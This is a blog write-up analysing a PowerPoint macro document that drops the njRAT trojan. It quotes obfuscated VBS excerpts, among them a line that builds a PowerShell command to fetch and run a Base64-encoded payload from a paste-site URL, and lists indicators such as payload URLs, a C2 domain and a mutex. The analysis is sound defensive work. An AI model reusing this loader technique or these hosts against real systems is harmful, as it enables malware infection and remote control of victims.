Analysis of njRAT PowerPoint Macros

cyberandramen.net/2022/01/12/analysis-of-njrat-powerpoint-macros/

January 12, 2022

I wanted to do a quick write-up on an interesting PowerPoint macro document that contains njRAT. njRAT is a .NET trojan first identified in 2013 that has largely targeted countries in the Middle East as well as South America.

The malicious document can be found via MalwareBazaar:

https://bazaar.abuse.ch/sample/edba3ca4981101064186581675330 34aeb929276fe81de80c6de1a6bb95120e0

Information Gathering

When triaging a suspected malicious file, running one of the many scripts from OLETools is a must. The malicious PowerPoint has the extension .ppm, so we will run Olevba and see what it outputs.

Type	Keyword	Description
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	binary	May read or write a binary file (if combined with Open)
Suspicious	ADODB.Stream	May create a text file
Suspicious	WriteText	May create a text file
Suspicious	SaveToFile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	Run	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	MSXML2.XmlHttp	May download files from the Internet
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://wtools.io/code/raw/b84v	URL
IOC	x.vbs	Executable file name

Figure 1
Olevba output

Our suspicions are confirmed that this document not only contains macro code (Auto_Open), but also spawns WScript.exe, creates and drops files, communicates with a URL.

The output from Olevba provides a roadmap of where to start our analysis methods. Let's first take a look at x.vbs:

```
'Update 21/12/2021
```

Figure 2

Before we dive into the VBS code, I had to start off with the image above in Figure 2. The document starts with almost 100 lines of colons but has this helpful string identifying a recent update to the njRAT malware.

Much of the script is obfuscated, however, this does not prevent us from gaining an understanding of what the document is capable of.

```
On Error Resume Next

KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
dim VilhF
VilhF = ""
DiUwd = "putratS"
DiUwd = HssQz(HssQz(HssQz(DiUwd)))

KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
pWFwL = "TSL"

TSLCPOFCBMFZSOWOKTYLSXK
XZFTTZGYVTKBYPWDZTMFHWVDFZKSWYZQQTTMKXNHFTWNFBQPPVH

if "" then
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
Set zamEE = CreateObject ("Wscript.Shell")
VilhF = WScript.ScriptFullName
JGYfz = VilhF
```

Figure 3 x.vbs

In Figure 3, we can clearly make out the word "Startup" reversed at the DiUwd variable. A few lines down, we see some string concatenation, an if-else block, as well as a call to WScript.Shell.

Forgive me for skipping around, but much of what comes after the code in Figure 3 is more concatenation and reversed letters I would rather not waste time on. Scrolling down further, we finally see some interesting calls to replace and references to PowerShell.

```
kFkoE = jJCYU( HssQz( NgfJx(HssQz("338b/war/edoc/oi.slootw//:sptth") ) ), "ÐÐÐ","A")

KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:
KgGUC:IlyeH:QMIQh = "xwKHk":aVvGG:KfkAG:

qFeFP = ("$Codigo = '") & NuwVn & "'"

qFeFP = qFeFP & ";$ulDtu = [System.Text.Encoding]::Unicode.GetString( "
qFeFP = qFeFP & "[System.Convert]::FromBase64String( $Codigo.replace('££','A') ) ).replace('%HVDiHGRjuC%','"

qFeFP = qFeFP & (kFkoE)

qFeFP = qFeFP & ( "');powers(È);(È)hell.(È);(È)exe -Com(È);(È)mand $ul(È);(È)Dtu" )
```
Figure 4

If you have analyzed malicious macro documents before the above is likely familiar. We have Base64 data to decode as well as a few items to replace: the '££' is replaced with 'A', and '%HVDiHGRjuC%' is replaced with an empty string.

At the very top of the image, we can see that WScript.exe will make a request to hxxps://wtools.io/code/raw/b833.



Figure 5: Before replacing characters



Figure 6:

Once all characters are replaced and combined, we can throw the Base64 encoded data in CyberChef to see what's behind the curtain (the 'TVqQ' maybe a giveaway).



Figure 7 Decoded output

In figure 7 we can see all the replacing and reversing was done to cloak an executable file.

Scrolling down some in CyberChef an additional URL and PDB path are visible in the CyberChef output.

Figure 8

Powershell is once again used to download and convert the text file above into another VBS file.

The above URL is hxxps://ia904600.us.archive.org/4/items/rumpe-03/Rumpe03.txt.

The PDB path is C:\Users\pjoao\Desktop\UpCry\MetodoDF\CLassLibrary3\obj\Release\ClassLibrary3.pdb

Viewing a memory dump of the executed malware produces the configuration that includes identifiers that may assist defenders in hunting this remote access trojan.



Figure 9
RegAsm.exe, the .NET framework Assembly Registration tool makes two DNS requests for the above domain, fidapeste2[.]duckdns[.]org. No additional network traffic to that domain was identified.

The .NET assembly is loaded utilizing PowerShell's [AppDomain]::CurrentDomain.Load() method.

- At the end of the output in figure 9 is a base64 encoded string, 'TlIBTiBDQVQ=, which decodes to NYAN CAT.
- The 0.7NC signifies the version of njRAT, as well as the identifier for NYAN CAT, 'NC".

'a918117a6dc84b8a' is utilized as a mutex to prevent a second infection of the victim.

Last but not least, '@!#&^%$' acts as a delimiter for information siphoned to the attacker command and control infrastructure.

This was a pretty quick analysis but served as a great learning experience. I hope to make more quick posts like this in the future. Thanks for reading!